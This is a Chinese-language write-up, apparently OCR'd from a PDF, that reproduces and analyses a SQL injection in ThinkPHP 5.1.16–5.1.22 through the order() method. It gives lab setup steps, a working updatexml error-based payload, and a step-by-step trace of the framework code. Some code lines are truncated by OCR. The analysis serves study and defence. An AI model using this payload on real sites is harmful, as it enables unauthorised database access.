目录

一、介绍

1、简介

该漏洞存在Builder类的parseOrder函数中。由于程序没有对数据进行很好的过滤，直接将数据拼接到SQL语句中，最终导致的SQL注入漏洞。

2、版本

```
5.1.16 <= ThinkPHP <= 5.1.22
```

3、搭建环境

```
1）获取测试环境
composer create-project --prefer-dist topthink/think=5.1.22 ThinkPHP_5.1.22

2）设置composer.json文件中的require字段
"require": {
    "php": ">=5.6.0",
    "topthink/framework": "5.1.22"
}

3）执行更新版本语句
composer update

4）配置控制器文件 application/index/controller/Index.php
<?php
namespace app\index\controller;

class Index
{
    public function index()
    {
```

```
            $orderby = request()->get('orderby');
            $result = db('users')->where(['username' => 'mochazz'])-
>order($orderby)->find();
            var_dump($result);
        }
    }

    5) 配置数据库信息 config/database.php

    6) 开启配置文件中的app_debug和app_trace config/app.php

    7) 创建数据库
    create database tpdemo;
    use tpdemo;
    create table users(
        id int primary key auto_increment,
        username varchar(50) not null
    );
    insert into users(id,username) values(1,'mochazz');
```

4、参考链接


```
    https://www.cnblogs.com/ROser1/p/15093687.html#thinkphp-orderby-
%E6%96%B9%E6%B3%95%E6%B3%A8%E5%85%A5
```

二、复现

1、Payload

```
    index.php/index?orderby[id`|updatexml(1,concat(0x7e,user(),0x7e),1)%23]=1
```

2、效果



三、分析

```
    1、传入Payload，开启Debug。
```

```php
<?php
    namespace app\index\controller;

    class Index
    {
        public function index()
        {
            $orderby = request()->get('orderby');
            $result = db( name: 'users')->where(['username' => 'mochazz'])->order
            var_dump($result);
        }
    }
```

2、程序调用Request类的get函数处理用户的输入，并调用input函数返回数据。

```php
public function get($name = '', $default = null, $filter = '')
{
    if (empty($this->get)) {   $this: {method => "GET", host =>
        $this->get = $_GET;   $_GET: {orderby => [1]}[1]
    }

    return $this->input($this->get, $name, $default, $filter);
}
```

3、跟进到input函数中，这里只是对值而没有对键进行判断。

```php
public function input($data = [], $name = '', $default = null, $filter =
{
    if (false === $name) {   $name: "orderby"
        // 获取原始数据
        return $data;
    }
```

```php
// 解析过滤器
$filter = $this->getFilter($filter, $default);   $default: null

if (is_array($data)) {
    array_walk_recursive( &array: $data, [$this, 'filterValue'], $filter);
    reset( &array: $data);
```

4、执行完get函数之后，再次执行下面的语句，这里涉及到了三个函数，where、order、find。

```php
class Index
{
    public function index()
    {
        $orderby = request()->get('orderby');   $orderby: {id`|updatexml(1,concat(0x7,user(),0x7e
        $result = db( name: 'users')->where(['username' => 'mochazz'])->order($orderby)->find();
        var_dump($result);
    }
}
```

5、跟进到where函数中，这便是做了一个解析。

```php
public function where($field, $op = null, $condition = null)   $condition: null
{
    $param = func_get_args();
    array_shift( &array: $param);
    return $this->parseWhereExp( logic: 'AND', $field, $op, $condition, $param);
}
```

6、跟进到order函数中，这里在判断是否为数组之后，没有对数据进行过滤，直接传入了 $this->options['order']。

```php
public function order($field, $order = null)   $field: {id`|updatexml(1,concat(0x7,user(),0x7e),1)# => "1"}[1]
{                           $field 是我们传进来的值
    if (empty($field)) {   $field: {id`|updatexml(1,concat(0x7,user(),0x7e),1)# => "1"}[1]
        return $this;   $this: {event => [0], extend => [1], readMaster => [0], connection => think\db\connector
    } elseif ($field instanceof Expression) {
        $this->options['order'][] = $field;
        return $this;
    }
```

```php
    if (is_array($field)) {
        $this->options['order'] = array_merge($this->options['order'], $field);
    } else {
        $this->options['order'][] = $field;
    }

    return $this;
```

7、随后程序到了find函数，其中调用了Connection类的find函数来处理数据。

```php
public function find($data = null)   $data: null
{
    if ($data instanceof Query) {   $data: null
        return $data->find();
    } elseif ($data instanceof \Closure) {
        $data($this);   $this: {event => [0], extend => [1], readMaster => [0],
        $data = null;
    }

    $this->parseOptions();
```

```php
    $result = $this->connection->find($this);   $this: {event => [0], extend => [1],

    if ($this->options['fetch_sql']) {
        return $result;
    }
```

8、跟进到find函数中，这里调用了Builder类的select函数来生成SQL语句。

```php
public function find(Query $query)   $query: {event => [0], extend => [1], r
{
    // 分析查询表达式
    $options = $query->getOptions();   $query: {event => [0], extend => [1],
    $pk      = $query->getPk($options);
```

```php
        // 生成查询SQL
        $sql = $this->builder->select($query);
```


9、跟进到select函数中，前面接收的是order函数，那流程将会进入到parseOrder函数的处理。

```php
public function select(Query $query)   $query: {event => [0], extend => [1], readMaster => [0], co
{
    $options = $query->getOptions();   $query: {event => [0], extend => [1], readMaster => [0], co

    return str_replace(
        ['%TABLE%', '%DISTINCT%', '%FIELD%', '%JOIN%', '%WHERE%', '%GROUP%', '%HAVING%', '%ORDER%'
        [
            $this->parseTable($query, $options['table']),   $this: {parser => [11], insertAllSql =>
            $this->parseDistinct($query, $options['distinct']),
            $this->parseField($query, $options['field']),
            $this->parseJoin($query, $options['join']),
            $this->parseWhere($query, $options['where']),
            $this->parseGroup($query, $options['group']),
            $this->parseHaving($query, $options['having']),
            $this->parseOrder($query, $options['order']),
            $this->parseLimit($query, $options['limit']),
```

10、跟进到parseOrder函数中，在最后调用了parseKey函数处理数据，并传入了三个参数，其中第2个是我们传入的数据，第3个为true。

```php
protected function parseOrder(Query $query, $order)
{
    if (empty($order)) {   $order: {id`|updatexml(1,c
        return '';
    }
```



10、跟进到parseKey函数中，这里对应的$key也就是我们传入的数据，$strict为true。在下面的if判断中使用了逻辑或判断，只要$strict或后面的过滤规则有一个为真，就在我们传入的数据前后加上反引号``，那么这里$strict已经为真，也就是不会对后面的数据进行过滤。


```php
public function parseKey(Query $query, $key, $strict = false)
{
    if (is_numeric($key)) {   $key: "id`|updatexml(1,concat(0x7,
        return $key;
    } elseif ($key instanceof Expression) {
        return $key->getValue();
    }
```

```php
if ('*' != $key && ($strict || !preg_match( pattern: '/[,\'\"\*\(\)`.\s]/', $key))) {
    $key = '`' . $key . '`';
}
```


11、那么此时我们的数据经过SQL拼接，变成了这样：

```
SELECT * FROM `users` WHERE  `username` = :where_AND_username ORDER BY `id`|updatexml(1,concat(0x7,user(),0x7e),1)#` LIMIT 1
```

到这里，就成功造成了SQL注入。


// 生成查询SQL
$sql = $this->builder->select($query); $sql: "SELECT * FROM `users` WHERE `username` = :where_AND_username ORDER BY
$bind = $query->getBind(); $query: {event => [0], extend => [1], readMaster => [0], connection => think\db\connector
if (!empty($options['fetch_sql'])) {
// 获取实际执行的SQL语句
return $this->getRealSql($sql, $bind);
db › Connection › find()
index.php
输出
变量
评估表达式(Enter)或添加监视(Ctrl+Shift+Enter)
$data = {数组} [1]
$item = {数组} [1]
$options = {数组} [18]
$pk = "id"
$query = {think\db\Query} [12]
$sql = "SELECT * FROM `users` WHERE `username` = :where_AND_username ORDER BY `id`|updatexml(1,concat(0x7,user(),0x7e),1)#` LIMIT 1
$this = {think\db\connector\Mysql} [20]
$_COOKIE = {数组} [4]
$_GET = {数组} [1]

四、流程图


POST
http://localhost:8000/index/index/index?orderby[id`|updatexml(1,concat(0x7,user(),0x7e),1)%23]=1
Params
Send
Save
Key
Value
Description
Bulk Edit
orderby[id`|updatexml(1,concat(0x7,user(),0x7e),1)%23]
1
abstract class Builder
{
public function select(Query $query)
{
$options = $query->getOptions();
return str_replace(
[... , '%ORDER%', ...],
[
$this->parseOrder($query, $options['order']),
],
$this->selectSql);
}
}
abstract class Builder
{
protected function parseOrder(Query $query, $order){
foreach ($order as $key => $val) { ...
else {
if (is_numeric($key)) { ...
} else {
$sort = $val;
}
$sort = strtoupper($sort);
$sort = in_array($sort, ['ASC', 'DESC'], true) ? ' ' . $sort : '';
$array[] = $this->parseKey($query, $key, true) . $sort;
}
}
return ' ORDER BY ' . implode(',', $array);
}
}
$order: array(1)
id`|updatexml(1,concat(0x7,user(),0x7e),1)#: "1"
class Mysql extends Builder
{
public function parseKey(Query $query, $key, $strict = false){
$key = trim($key);
if ('*' != $key && ($strict || !preg_match('/[,\'\"*\(\)`.\s]/', $key))) {
$key = '`' . $key . '`';
}
return $key;
}
}
$key: "`id`|updatexml(1,concat(0x7,user(),0x7e),1)#`"